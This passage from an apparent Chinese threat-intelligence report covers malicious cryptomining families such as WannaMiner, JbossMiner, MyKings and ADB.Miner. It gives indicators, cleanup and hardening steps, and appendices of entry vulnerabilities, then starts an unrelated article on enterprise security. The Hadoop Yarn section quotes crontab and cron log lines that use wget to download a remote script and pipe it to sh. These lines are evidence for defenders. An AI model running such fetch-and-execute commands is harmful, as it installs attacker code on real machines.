Mem:  33014376k total, 28178212k used,  4836164k free,   683280k buffers
Swap:        0k total,        0k used,        0k free, 12700264k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
  951 yarn      20   0  909m  17m  592 S 732.5  0.1 977:50.22 java
 9941 root      20   0 17200 1484 1016 R 100.0  0.0   0:00.07 top
    1 root      20   0 21400 1280  968 S  0.0  0.0   0:02.90 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:14.03 migration/0
    4 root      20   0     0    0    0 S  0.0  0.0   0:15.51 ksoftirqd/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:03.64 watchdog/0
    7 root      RT   0     0    0    0 S  0.0  0.0   0:02.88 migration/1
    8 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/1
    9 root      20   0     0    0    0 S  0.0  0.0   0:09.94 ksoftirqd/1
   10 root      RT   0     0    0    0 S  0.0  0.0   0:02.12 watchdog/1
   11 root      RT   0     0    0    0 S  0.0  0.0   0:12.70 migration/2
```

3. 在/var/tmp/目录下存在如 java、pscf3、w.conf 等名称的文件
4. 执行 crontab -u yarn -l 命令查看是否存在可疑的定时任务

```
[root@master log]# crontab -u yarn -l
* * * * * wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1
[root@master log]#
```

5. 通过查看/var/log/cron* 相关的 crontab 日志，看是否存在利用 wget 访问和下载异常的远程 shell 脚本

```
[root@master log]# head /var/log/cron-20180617
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27934]: finished logrotate
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27910]: starting makewhatis.cron
Jun 10 03:10:07 master run-parts(/etc/cron.daily)[28080]: finished makewhatis.cron
Jun 10 03:10:07 master anacron[26472]: Job `cron.daily' terminated
Jun 10 03:10:07 master anacron[26472]: Normal exit (1 job run)
Jun 10 03:11:01 master CROND[28200]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:11:01 master CROND[28201]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28348]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28347]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:13:01 master CROND[28490]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
[root@master log]#
```

如何清除和防护

1. 终止挖矿进程，删除/var/tmp 下的异常文件
2. 删除异常的 crontab 任务
3. 检查是否存在上述漏洞的组件或服务，若存在则更新相关应用和组件到最新版本，若组件或服务未配置远程认证访问，则开启相应的认证配置

4.4.2 WannaMiner/MsraMiner/HSMiner

概述

挖矿攻击名称	WannaMiner
涉及平台	Windows
相关恶意代码家族	WannaMiner，MsraMiner，HSMiner
攻击入口	使用永恒之蓝漏洞
相关漏洞及编号	CVE-2017-0144
描述简	WannaMiner 是一个非常活跃的恶意挖矿家族，曾被多个安全厂商披露和命名，包括 WannaMiner，MsraMiner、HSMiner。其最早活跃于 2017 年 9 月，以使用 ‘‘永恒之蓝’’ 漏洞为攻击入口以及使用 “Mimikatz’’ 凭证窃取工具攻击服务器植入矿机，并借助 PowerShell 和 WMI 实现无文件。

自查方法

1. 检查是否存在任务计划名为：“Microsoft\Windows\UPnP\Spoolsv’’ 的任务
2. 检查%windir% 目录下是否存在 cls.bat 和 spoolsv.exe 和 windows.exe 文件
3. 并检查是否存在可疑的 java.exe 进程

如何清除

1. 删除检查到的可疑的任务计划和自启动项
2. 结束可疑的进程如运行路径为：%windir%\IME\Microsofts\和运行路径为%windir%\spoolsv.exe 和%windir%\windows.exe 的进程
3. 删除 c 盘目录下的 012.exe 和 023.exe 文件

防护方法

1. 安装 Windows 系统补丁并保持自动更新
2. 如果不需要使用 Windows 局域网共享服务，可以通过设置防火墙规则来关闭 445 等端口
3. 安装 360 天擎或 360 安全卫士可有效防护该类挖矿病毒的攻击

4.4.3 JbossMiner

概述

挖矿攻击名称	JbossMiner
涉及平台	Windows，Linux 服务器或主机
相关恶意代码家族	JbossMiner
攻击入口	利用多种远程执行漏洞和未授权访问漏洞
相关漏洞及编号	jboss 漏洞利用模块，structs2 利用模块，永恒之蓝利用模块，mysql 利用模块，redis 利用模块，Tomcat/Axis 利用模块

挖矿攻击名称	JbossMiner
描述简介	JbossMiner 主要是通过上述六大漏洞模块进行入侵和传播，并植入挖矿木马获利。其挖矿木马同时支持 windows 和 linux 两种平台，根据不同的平台传播不同的 payload。

自查方法

Linux 平台

1. 检查是否存在/tmp/hawk 文件
2. 检查是否存在/tmp/lower.*sh* 或/tmp/root.sh 文件
3. 检查 crontab 中是否有可疑的未知定时任务

Windows 平台

1. 检查是否有名为 Update 的可疑计划任务和 *Updater* 的可疑启动项
2. 检查是否存在%temp%/svthost.exe 和%temp%/svshost.exe 文件
3. 检查是否存在一个 rigd32.txt 的进程

如何清除

Linux 平台

可以执行如下步骤执行清除：

1. 删除 crontab 中可疑的未知定时任务
2. 删除/tmp/目录下的 bashd、lower.*sh*、*root*.sh 等可疑文件
3. 结束第 2 步发现的各种可疑文件对应的可疑进程。

Windows 平台

可以执行如下步骤进行清除：

1. 删除可疑的计划任务和启动项
2. 结束进程中名为 svshost.exe、svthost.exe 的进程
3. 结束可疑的 powershell.exe、regd32.txt 等进程
4. 清空%temp% 目录下的所有缓存文件

防护方法

1. 如果不需要使用 Windows 局域网共享服务，可以通过设置防火墙规则来关闭 445 等端口
2. 修改服务器上的数据库密码，设置为更强壮的密码
3. 安装系统补丁和升级产品所使用的类库
4. Windows 下可以安装 360 天擎或 360 安全卫士可有效防护该类挖矿病毒的攻击

4.4.4 MyKings

MyKings 是一个大规模多重僵尸网络，并安装门罗币挖矿机，利用服务器资源挖矿。

概述

挖矿攻击名称	MyKings
涉及平台	Windows 平台
相关恶意代码家族	DDoS、Proxy、RAT、Mirai
攻击入口	通过扫描开放端口，利用漏洞和弱口令进行入侵
相关漏洞及编号	永恒之蓝
描述简介	MyKings 是一个由多个子僵尸网络构成的多重僵尸网络，2017 年 4 月底以来，该僵尸网络一直积极地扫描互联网上 1433 及其他多个端口，并在渗透进入受害者主机后传播包括 DDoS、Proxy、RAT、Miner 在内的多种不同用途的恶意代码。

自查方法

1. 检查是否存在以下文件：

```
c:\windows\system\my1.bat

c:\windows\tasks\my1.job

c:\windows\system\upslist.txt

c:\program files\kugou2010\ms.exe

c:\windows\system\cab.exe

c:\windows\system\cabs.exe
```

2. 检查是否有名为 xWinWpdSrv 的服务

如何清除

可以执行如下步骤进行清除：

1. 删除自查方法 1 中所列的文件
2. 停止并删除 xWinWpdSrv 服务

防护办法

从僵尸网络当前的攻击重点来看，防范其通过 1433 端口入侵计算机是非常有必要的。此外，Bot 程序还有多种攻击方式尚未使用，这些攻击方式可能在未来的某一天被开启，因此也需要防范可能发生的攻击。对此，我们总结以下几个防御策略：

1. 对于未遭到入侵的服务器，注意 msSQL，RDP，Telnet 等服务的弱口令问题。如果这些服务设置了弱口令，需要尽快修改；
2. 对于无需使用的服务不要随意开放，对于必须使用的服务，注意相关服务的弱口令问题；
3. 特别注意 445 端口的开放情况，如果不需要使用 Windows 局域网共享服务，可以通过设置防火墙规则来关闭 445 等端口。并及时打上补丁更新操作系统。
4. 关注服务器运行状况，注意 CPU 占用率和进程列表和网络流量情况可以及时发现系统存在的异常。此外，注意系统账户情况，禁用不必要的账户。
5. Windows 下可以安装 360 天擎或 360 安全卫士可有效防护该类挖矿病毒的攻击

4.4.5 ADB.Miner 挖矿攻击自查方法

概述

挖矿攻击名称	ADB.Miner
涉及平台	搭载安卓系统的移动终端，智能设备
相关恶意代码家族	ADB.Miner
攻击入口	利用安卓开启的监听 5555 端口的 ADB 调试接口传播
相关漏洞及编号	无
描述简介	ADB.Miner 是由 360 发现的利用安卓设备的 ADB 调试接口传播的恶意挖矿程序，其支持利用 xmrig 和 coinhive 两种形式进行恶意挖矿。

自查方法

1. 执行 top 命令，按”C’’ 查看 CPU 占用率进程，存在类似 com.ufo.miner 的进程

2. 执行 ps | grep debuggerd 命令，存在/system/bin/debuggerd_real 进程

3. 执行 ls /data/local/tmp 命令，查看目录下是否存在如下文件名称：droidbot, nohup, bot.dat, xmrig*, invoke.sh, debuggerd 等。

如何清除

可以执行如下步骤进行清除：

1. pm uninstall com.ufo.miner 移除相关挖矿程序 APK
2. 执行 ps | grep /data/local/tmp 列举相关挖矿进程，执行 kill -9 进行终止
3. 执行 rm 命令删除/data/local/tmp 下相关文件
4. mv /system/bin/debuggerd_real /system/bin/debuggerd 恢复 debuggerd 文件

防护办法

可以采用如下方式进行防护：

1. 进入设置界面，关闭 adb 调试或 adb wifi 调试开关
2. 执行 setprop service.adb.tcp.port 设置调试端口为其他值，ps | grep adbd 获得 adbd 进程并执行 kill -9 进行终止
3. 在 root 权限下可以配置 iptables 禁止外部访问 5555 端口：

```
iptables -A INPUT -p tcp -m tcp --dport 5555 -j REJECT
```

4.5 总结

由于获益的直接性，恶意挖矿攻击已经成为当前最为泛滥的一类网络威胁之一，对其有一个全面的了解对于防范此类攻击是一种典型的战术级威胁情报的掌握。企业和机构在威胁情报的支持下采取相应的防护措施，比如通过安全防护设备和服务来更自动化更及时地发现、检测和响应恶意挖矿攻击，360 天擎、360 安全卫士等终端工具可以有效地发现和阻断包括挖矿在内各类威胁，如需要人工支持可以联系 cert@360.net 。

4.6 附录

4.6.1 附录一恶意挖矿常见攻击入口列表

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
永恒之蓝系列漏洞	CVE-2017-0143CVE-2017-0144CVE-2017-0145CVE-2017-0146CVE-2017-0148	Microsoft Windows Vista SP2Windows Server 2008 SP2、R2 SP1Windows 7 SP1Windows 8.1Windows Server 2012 Gold 和 R2Windows RT 8.1Windows 10 Gold，1511、1607Windows Server 2016	Microsoft Windows 中的 SMBv1 服务器存在远程代码执行漏洞，远程攻击者可借助特制的数据包利用该漏洞执行任意代码。	https://www.anquanke.com/post/id/86270https://www.freebuf.com/vuls/134508.html

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
WebLogic XMLDecoder 反序列化漏洞	CVE-2017-3506CVE-2017-10271	Oracle WebLogic Server 10.3.6.0.0 Oracle WebLogic Server 12.1.3.0.0 Oracle WebLogic Server 12.2.1.1.0	Oracle Fusion Middleware 中的 Oracle WebLogic Server 组件的 WLS Security 子组件存在安全漏洞。使用精心构造的 xml 数据可能造成任意代码执行，攻击者只需要发送精心构造的 xml 恶意数据，就可以拿到目标服务器的权限。	https://www.anquanke.com/post/id/102768https://www.anquanke.com/post/id/92003

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
Redis 未授权访问漏洞		影响所有未开启认证的 redis 服务器	Redis 默认情况下，会绑定在 0.0.0.0:6379，在没有利用防火墙进行屏蔽的情况下，将会将 Redis 服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下利用 Redis 的相关方法，可以成功将自己的公钥写入目标服务器的 ~/.ssh 文件夹的 authotrized_keys 文件中，进而可以直接登录目标服务器；如果 Redis 服务是以 root 权限启动，可以利用该问题直接获得服务器 root 权限	`https://www.anquanke.com/post/id/146417`

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
JBosss 反序列化漏洞	CVE-2017-12149	JBOSS Application Server 5.XJBOSS Application Server 6.X	该漏洞位于 JBoss 的 HttpInvoker 组件中的 ReadOnlyAccessFilter 过滤器中，其 doFilter 方法在没有进行任何安全检查和限制的情况下尝试将来自客户端的序列化数据流进行反序列化，导致攻击者可以通过精心设计的序列化数据来执行任意代码。JBOSSAS 6.x 也受该漏洞影响，攻击者利用该漏洞无需用户验证在系统上执行任意命令，获得服务器的控制权。	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12149
Hadoop Yarn 未授权访问漏洞		影响 Apache Hadoop YARN 资源管理系统对外开启的以下服务端口:yarn.resourcemanager.webapp.address, 默认端口 8088yarn.resourcemanager.webapp.https.address, 默认端口 8090	Hadoop Yarn 未授权访问漏洞主要因 Hadoop YARN 资源管理系统配置不当，导致可以未经授权进行访问，从而被攻击者恶意利用，攻击者无需认证即可通过 REST API 部署任务来执行任意指令，最终完全控制服务器。	https://www.anquanke.com/post/id/107473

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
MikroTik 路由器漏洞	CVE-2018-14847	影响从 6.29 到 6.42 的所有版本的 RouterOS	该漏洞允许攻击者在未经授权的情况下，无需用户交互，可访问路由器上的任意文件。同时启动 web 代理，将请求重定向到 error.html，并在该页面内嵌恶意挖矿 JS 脚本	`https://www.anquanke.com/post/id/161704`

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
Drupal 核心远程代码执行漏洞	CVE-2018-7602	Drupal 7.xDrupal 8.x	Drupal 的远程任意代码执行漏洞是由于 Drupal 对表单的渲染引起的。为了能够在表单渲染对过程中动态修改数据，Drupal 引入了“Drupal Render API’’ 机制，“Drupal Render API’’ 对于 # 会进行特殊处理，其中 #pre_render 在 render 之前操作数组，#post_render 接收 render 的结果并在其添加包装，#lazy_builder 用于在 render 过程的最后添加元素。由于对于部分 # 属性数组值，Drupal 会通过 call_user_func 的方式进行处理，导致任意代码执行。	https://www.anquanke.com/post/id/106669

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
LNK 代码执行漏洞	CVE–2017–8464	Microsoft Windows 10 3Microsoft Windows 7 1Microsoft Windows 8 1Microsoft Windows 8.1 2Microsoft Windows Server 2008 2Microsoft Windows Server 2012 2Microsoft Windows Server 2016	成功利用 CVE–2017–8464 漏洞会获得与本地用户相同的用户权限，攻击者可以通过任意可移动驱动器 (如 U 盘) 或者远程共享的方式传播攻击，该漏洞又被称为 ‘‘震网三代’’ 漏洞	https://www.anquanke.com/post/id/100795

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
远程桌面协议远程代码执行漏洞	CVE-2017-0176	Microsoft Windows XP Tablet PC Edition SP3Microsoft Windows XP Tablet PC Edition SP2Microsoft Windows XP Tablet PC Edition SP1Microsoft Windows XP Professional SP3Microsoft Windows XP Professional SP2Microsoft Windows XP Professional SP1Microsoft Windows XP Media Center Edition SP3Microsoft Windows XP Media Center Edition SP2Microsoft Windows XP Media Center Edition SP1Microsoft Windows XP Home SP3Microsoft Windows XP Home SP2Microsoft Windows XP Home SP1Microsoft Windows XP Embedded SP3Microsoft	如果 RDP 服务器启用了智能卡认证，则远程桌面协议（RDP）中存在远程执行代码漏洞 CVE-2017-0176，成功利用此漏洞的攻击者可以在目标系统上执行代码。攻击者可以安装程序; 查看，更改或删除数据或创建具有完全用户权限的新帐户	http://www.cnvd.org.cn/webinfo/show/4166https://www.securityfocus.com/bid/98752

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
CouchDB 漏洞	CVE–2017–12635CVE–2017–12636	CouchDB 1.xCouchDB 2.x	CVE-2017-12635 是由于 Erlang 和 JavaScript 对 JSON 解析方式的不同，导致语句执行产生差异性导致的。可以被利用于，非管理员用户赋予自身管理员身份权限。CVE-2017-12636 时由于数据库自身设计原因，管理员身份可以通过 HTTP（S）方式，配置数据库。在某些配置中，可设置可执行文件的路径，在数据库运行范围内执行。结合 CVE-2017-12635 可实现远程代码执行。	https://www.anquanke.com/post/id/87256

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
利用网站嵌入挖矿 JS 脚本			有些网站的挖矿行为是广告商的外链引入的，有的网站会使用一个 ‘‘壳链接’’ 来在源码中遮蔽挖矿站点的链接，有些是短域名服务商加入的（如 goobo.com.br 是一个巴西的短域名服务商，该网站主页，包括通过该服务生成的短域名，访问时都会加载 coinhive 的链接来挖矿），有些是供应链污染（例如 www.midijs.net 是一个基于 JS 的 MIDI 文件播放器，网站源码中使用了 coinhive 来挖矿），有些是在用户知情的情况下进行的（如 authedmine.com 是新近出现的一个挖矿网站，网站宣称只有在用户明确知道并授权的情况下，才开始挖矿），有些是被加入到了 APP 中（攻击者将 Coinhive JavaScript 挖矿代码隐藏在了 app 的/assets 文件夹中的 HTML 文件中，当用户启动这	https://www.anquanke.com/subject/id/99056

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
利用热门游戏外挂传播			tlMiner 家族利用吃鸡外挂捆绑挖矿程序，进行传播	http://www.mnw.cn/keji/youxi/junsl
捆包正常安装包软件传播			‘‘安装幽灵’’ 病毒试图通过软件共享论坛等社交渠道来发布受感染的软件安装包，包括“Malwarebytes’’、“CCleaner Professional’’ 和“Windows 10 Manager’’ 等知名应用共计 26 种，连同不同的版本共发布有 99 个之多。攻击者先将包含有‘‘安装幽灵’’ 的破解安装包上传到“mega’’、“clicknupload’’、“fileupload’’ 等多个云盘，然后将文件的下载链接通过“NITROWAR’’、“MEWAREZ’’ 等论坛进行 ‘‘分享’’ 传播，相应的软件被受害者下载安装运行后，‘‘安装幽灵’’ 就会启动执行	`https://www.anquanke.com/post/id/161048`

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
利用网游加速器隧道传播挖矿			攻击者通过控制吃鸡游戏玩家广泛使用的某游戏加速器加速节点，利用终端电脑与加速节点构建的 GRE 隧道发动永恒之蓝攻击，传播挖矿蠕虫的供应链攻击事件。	https://www.anquanke.com/post/id/149059
利用 **KMS** 进行传播			当用户从网站 http://kmspi.co 下载激活工具 KMSpico (以下简称 KMS) 时，电脑将被植入挖矿病毒 “Trojan/Miner’’。该网站利用搜索引擎的竞价排名，让自己出现在搜索位置的前端，从而误导用户下载。	https://www.anquanke.com/post/id/91364

漏洞名称	** 相关 CVE 编号 *	涉及平台或组件	详细信息	相关参考链接
作为恶意插件传播			例如作为 kodi 的恶意插件进行传播：1. 用户将恶意存储库的 URL 添加到他们的 Kodi 安装列表中，以便下载一些附加组件。只要他们更新了 Kodi 附加组件，就会安装恶意加载项。2. 用户安装了现成的 Kodi 版本，该版本本身包含恶意存储库的 URL。只要他们更新了 Kodi 附加组件，就会安装恶意加载项。3. 用户安装了一个现成的 Kodi 版本，该版本包含一个恶意插件，但没有链接到存储库以进行更新。但是如果安装了 cryptominer，它将驻留在设备中并接收更新。	https://www.anquanke.com/post/id/160105

4.6.2 附录二恶意挖矿样本家族列表

家族名称	简介	涉及平台和服务	主要攻击手法	相关参考链接
PhotoMiner	PhotoMiner 挖矿木马是在 2016 年首次被发现，主要的入侵方式是通过 FTP 爆破和 SMB 爆破传播。该木马传播时伪装成屏幕保护程序 Photo.scr。	Windows	PhotoMiner 主要通过 FTP 爆破和 SMB 爆破进行传播，当爆破成功后，就进行文件查找，在后缀为：php、PHP、htm、HTM、xml、XML、dhtm、DHTM、phtm、xht、htx、mht、bml、asp、shtm 中添加包含自己的元素，并把自身复制到爆破成功后的 FTP 当中。文件查找结束后，就把服务器信息给返回到 C2 服务器。	https://www.guardicore.com/2016/06/the-photominer-campaign/
MyKings	MyKings 多重僵尸网络最早可以溯源到 2014 年，在这之后，一直从事入侵服务器或个人主机的黑色产业。近年来开始传播挖矿病毒 Voluminer。传播的挖矿病毒，隐蔽性强。	Windows 和 Linux	MyKings 主要通过暴力破解的方式进行入侵电脑，然后利用用户挖去门罗币，并留后门接受病毒团伙的控制。当挖矿病毒执行后，会修改磁盘 MBR 代码，等待电脑重启后，将恶意代码注入 winlogon 或 explorer 进程，最终恶意代码会下载后门病毒到本地执行。目前的后门病毒模块是挖取门罗币。	https://www.anquanke.com/post/id/96024

家族名称	简介	涉及平台和服务	主要攻击手法	相关参考链接
DDG 挖矿病毒	DDG 挖矿病毒是一款在 Linux 系统上运行的挖矿病毒，从 2017 年一直活跃到现在，到现在已经开发出了多个变种样本，如 minerd 病毒只是 ddg 挖矿木马的一个变种·。更新比较频繁。有个明显的特征就是进程名为 dgg 开头的进程就是 DDG 挖矿病毒。	Linux	DDG 挖矿病毒运行后，会依次扫描内置的可能的 C2 地址，一旦有存活的就取下载脚本执行，写入 crontab 定时任务，下载最新的挖矿木马执行，检测是否有其他版本的挖矿进程，如果有就结束相关进程。并内置 Redis 扫描器，暴力破解 redis 服务。	https://www.anquanke.com/post/id/97300
MsraMiner	该挖矿木马非常活跃，多个厂商对其命名，例如 WannaMiner，MsraMiner、HSMiner 这三个名字都为同一个家族。	Windows	MsraMiner 挖矿木马主要是通过 NSA 武器库来感染，通过 SMB445 端口。并且蠕虫式传播，通过 web 服务器来提供自身恶意代码下载，样本的传播主要靠失陷主机之间的 web 服务和 socket 进行传播，并且留有 C&C 用于备份控制。C&C 形似 DGA 产生，域名非常随机，其实都硬编码在样本中。并且在不停的迭代木挖矿马的版本。	https://www.anquanke.com/post/id/101392

家族名称	简介	涉及平台和服务	主要攻击手法	相关参考链接
JBossMiner	Jbossminner 主要是以 jboss 漏洞利用模块，structs2 利用模块，永痕之蓝利用模块，mysql 利用模块，redis 利用模块，Tomcat/Axis 利用模块。来进行传播。	Windows、Linux	JBossMiner 利用的入侵模块有 5 个：jboss 漏洞利用模块，structs2 利用模块，永痕之蓝利用模块，mysql 利用模块，redis 利用模块，Tomcat/Axis 利用模块。通过这 5 个模块，进行传播。并且该挖矿木马支持 windows 和 linux 两种平台，根据不同的平台传播不同的 payload。	https://xz.aliyun.com/t/2189
PowerGhost	PowerChost 恶意软件是一个 powershell 脚本，其中的主要的核心组件有：挖矿程序、minikatz 工具，反射 PE 注入模块、利用永恒之蓝的漏洞的 shellcode 以及相关依赖库、MS16-032，MS15-051 和 CVE-2018-8120 漏洞提权 payload。主要针对企业用户，在大型企业内网进行传播，并且挖矿采用无文件的方式进行，因此杀软很难查杀到挖矿程序。	Windows	PowerGhost 主要是利用 powershell 进行工作，并且利用 PE 反射加载模块不落地的挖矿。Powershell 脚本也是混淆过后的，并且会定时检测 C&C 上是否有有新版本进行更新。除此木马还具有本地网络传播，利用 mimikatz 和永恒之蓝在本地内网传播。	https://www.securityweek.com/stealthy-crypto-miner-has-worm-spreading-mechanism

家族名称	简介	涉及平台和服务	主要攻击手法	相关参考链接
NSAFtpMiner	NSAFtpMiner 是通过 1433 端口爆破入侵 SQL Server 服务器，进行传播。一旦植入成功，则会通过远控木马，加载挖矿程序进行挖矿，并且还会下载 NSA 武器库，进行内网传播，目前以及感染了 3w 多台电脑。	Windows	NSAFtpMiner 利用密码字典爆破 1433 端口登录，传播远控木马，然后再利用 NSA 武器库进行内网传播，远控木马还建立 ftp 服务，供内网其他被感染的电脑进行病毒更新，最后下载挖矿木马在局域网内挖矿。	https://www.freebuf.com/articles/es/18336
ADB.Miner	ADB.Miner 主要是针对 Andorid 的 5555 adb 调试端口，开始感染传播。其中利用了的 MIRAI 的 SYN 扫描模块。	Andorid	ADB.Miner 感染后，会对外发起 5555 端口扫描，并尝试把自身拷贝到新的感染机器。	https://www.anquanke.com/post/id/97422
ZombieboyMiner	ZombieboyMiner 是通过 ZombieboyTools 黑客工具打包的 NSA 武器库进行传播挖矿程序和远控木马。	Windows	ZombieboyMiner 主要是通过 ZombieboyTools 所打包的 NSA 工具包进行入侵传播的，运行后，会释放 NSA 工具包，然后扫描内网的 445 端口，进行内网感染。	https://www.freebuf.com/articles/paper/18

4.7 参考链接

1. https://ti.360.net/blog/articles/8220-mining-gang-in-china/
2. https://ti.360.net/blog/articles/more-infomation-about-adb-miner/
3. https://blog.trendmicro.com/trendlabs-security-intelligence/rig-exploit-kit-now-using-cve-2018-8174-to-deliver-monero-miner/
4. https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/
5. https://www.volexity.com/blog/2018/08/27/active-exploitation-of-new-apache-struts-vulnerability-cve-2018-11776-deploys-cryptocurrency-miner/
6. https://coinhive.com/

7. https://github.com/xmrig/xmrig
8. https://github.com/cnrig/cnrig
9. https://github.com/fireice-uk/xmr-stak

互联网企业安全建设思考与实践

作者：靳晓飞 @VIPKID

原文：https://mp.weixin.qq.com/s/ex_vO9HbgzfF03TIJ0z66A

下文是 VIPKID 安全部靳晓飞（网络 ID：secsky）在【2018 网络安全分析和情报大会】上分析的议题《互联网企业安全建设思考与实践》。本文旨在和大家分享一些 VIPKID 及靳晓飞在企业安全建设道路上的思考、探索和实践经验。

受整个大环境的影响，无论国家还是行业层面，现在都开始逐渐关注和重视安全问题。很多互联网企业也都在招聘安全负责人和组建安全团队。越来越多的安全人员开始进入到企业安全领域。一个企业的安全建设该怎么做？思路是什么？安全的价值如何体现？如何从零开始构建一套相对完善和成熟的企业安全体系？如何衡量企业安全建设的效果？等等这些都是企业安全负责人面临的现实问题和挑战，下面我们来共同探讨下以上这些话题。

5.1 安全与业务的关系

安全对企业来讲很重要，这一点毋庸置疑。但如何给不懂安全的高层讲清楚安全的价值以及安全与业务的关系呢？如果我们直接用专业术语来给对方讲，很大几率他们是听不懂的，效果自然也不会太好。这时就需要转变思路，和对方站在同一维度去考虑问题，用对方可以听懂的语言把安全与业务的关系描述清楚。

如果从业务视角出发，一个企业安全的好坏可能会对**公司运营与业务发展、商业竞争、品牌形象、安全合规与法律风险**这几个方面产生影响。如果一个企业安全做的不好，那么就无力应对日趋复杂的网络攻击，在攻防对抗中处于被动地位，这样就会制约公司业务的正常运营和发展，到一定程度可能会成为公司发展瓶颈。安全建设和水平落后于竞争对手，在商业竞争中就会处于被动地位。安全问题频发，就会影响公司品牌形象，用户没有安全感，从而造成用户投诉和流失，这样就会带来直接和间接的经济损失。现在安全合规的趋势是越来越严格，信息安全的法律也在不断完善，如果企业在这方面做的不到位将会面临重大安全风险。相反，如果企业安全做的好的话，将会在以上这几方面产生积极和正面的影响，进一步保障和促进公司的发展。如果从以上这几方面来切入，再加上一些公司自身和行业的案例，会更容易让人理解和有说服力。

这里说的安全要跑在业务前面，并不是说安全上投入的钱要多于业务。而是说要有战略眼光，在业务快速发展前提前布局和考虑可能的安全风险，安全提前介入，这样就会更加主动和可以更好的保障和促进业务的发展；如果业务与安全同步发展，基本是一个勉强保障和支撑业务发展的状态；如果安全落后于发展业务，那么问题也就很明显了，企业在安全上会完全处于被动地位，到一定程度一定会成为公司业务发展的瓶颈，甚至决定公司的生死。比如前几天一个做区块链的公司就因为黑客攻击事件宣布关闭。

Figure 5.1: img

5.2 互联网企业安全建设整体思路

互联网企业安全建设有一个基本原则，那就是目标导向，要对结果和效果负责。基于这一原则，安全建设要围绕企业**核心业务、核心数据和核心资产**展开。首先挖掘安全需求和明确安全目标，然后根据设定的安全目标进行分阶段的安全体系规划和建设。但是光有体系还不成，安全是一个动态的过程，所以还需要通过持续的安全运营来发现问题，不断完善和进化，达到逐步提升安全能力的目的。

5.2.1 挖掘安全需求

在挖掘安全需求这个阶段需要搞清楚两个事情：

1. 知晓企业目前和未来面临的安全威胁来自哪儿，安全风险和挑战是什么？现有安全能力是什么样的?
2. 理解公司高层对安全的期望和诉求，这样可以保证大的安全方向不会出问题。

5.2.2 明确安全目标

在设定安全目标时一定要合理、清晰、量化和可衡量，区分长、中、短期目标，对于目标的理解和需要投入的资源达成一致，这一点非常重要。

5.2.3 安全规划、体系建设

安全体系中包含的内容非常多，所以我们在建设过程中一定要区分事情的紧急度和优先级，什么阶段做什么事情。而且需要获得高层的支持，否则很多事情是很难推动落地的。

5.2.4 安全运营

安全运营是一个持续的过程，也是一种不断发现问题和总结经验的过程。

5.2.5 持续优化和完善

最后通过持续优化和完善将安全建设形成一个完整闭环，实现良性循环。

Figure 5.2: img

Figure 5.3: img

5.3 互联网企业面临安全风险与影响

在谈安全建设前，我们先来分析下互联网企业面临的安全风险以及这些风险可能造成的影响和引发的后果有哪些。可以从**数据安全、业务安全、基础安全、人员安全、安全合规与法律风险**五个方面来分析。其他几个方面都比较容易理解，不再多说。为什么要把人员安全单独列出来呢？因为**人是整个安全体系最为薄弱、也是最不可控的环节。**业界很多著名的安全事件都是因为人员安全意识薄弱导致的，所以我们要对这块给予足够的重视。尤其是人员规模大、变化快的企业更是如此。

以上这些安全风险可能会导致企业大量敏感数据泄露、业务中断、系统稳定性和可用性受到影响，严重的还会成为 PR 事件，公司声誉、品牌受损，公信力下降，从而造成用户投诉和流失，带来直接或间接经济损失，公司市值下降，IPO 受影响。不合规导致被网安、监控机构处罚，或无法正常开展业务以及与外部合作受阻等。

5.4 互联网企业核心安全目标

企业面临的安全挑战和风险分析清楚后，现在到了树立目标解决问题的时刻。虽然由于每个企业所处的发展阶段、业务特性和所属行业的不同，会导致每个企业的具体安全需求、目标的侧重点有所区别。比如同样是讲数据安全，电商和教育公司对于要保护的数据内容和关注点是有明显差异的。但是对于安全目标有很多地方是一致的，一起来看下：

Figure 5.4: img

5.5 互联网企业核心安全能力建设

要实现以上安全目标，就需要企业安全团队具备相应的安全能力。通过提炼总结，我认为一个企业安全团队应当具备五大核心安全能力：

5.5.1 安全风险主动发现与处置能力

具备主流安全风险（数据、业务、漏洞）主动发现、修复方案提供和修复推动能力

5.5.2 安全态势感知和响应能力

具备主流网络攻击、明显异常行为的主动发现和快速应急响应能力

5.5.3 安全自动化、工程化能力

自动化安全工具、系统及平台的设计、研发能力

5.5.4 安全体系建设与运营能力

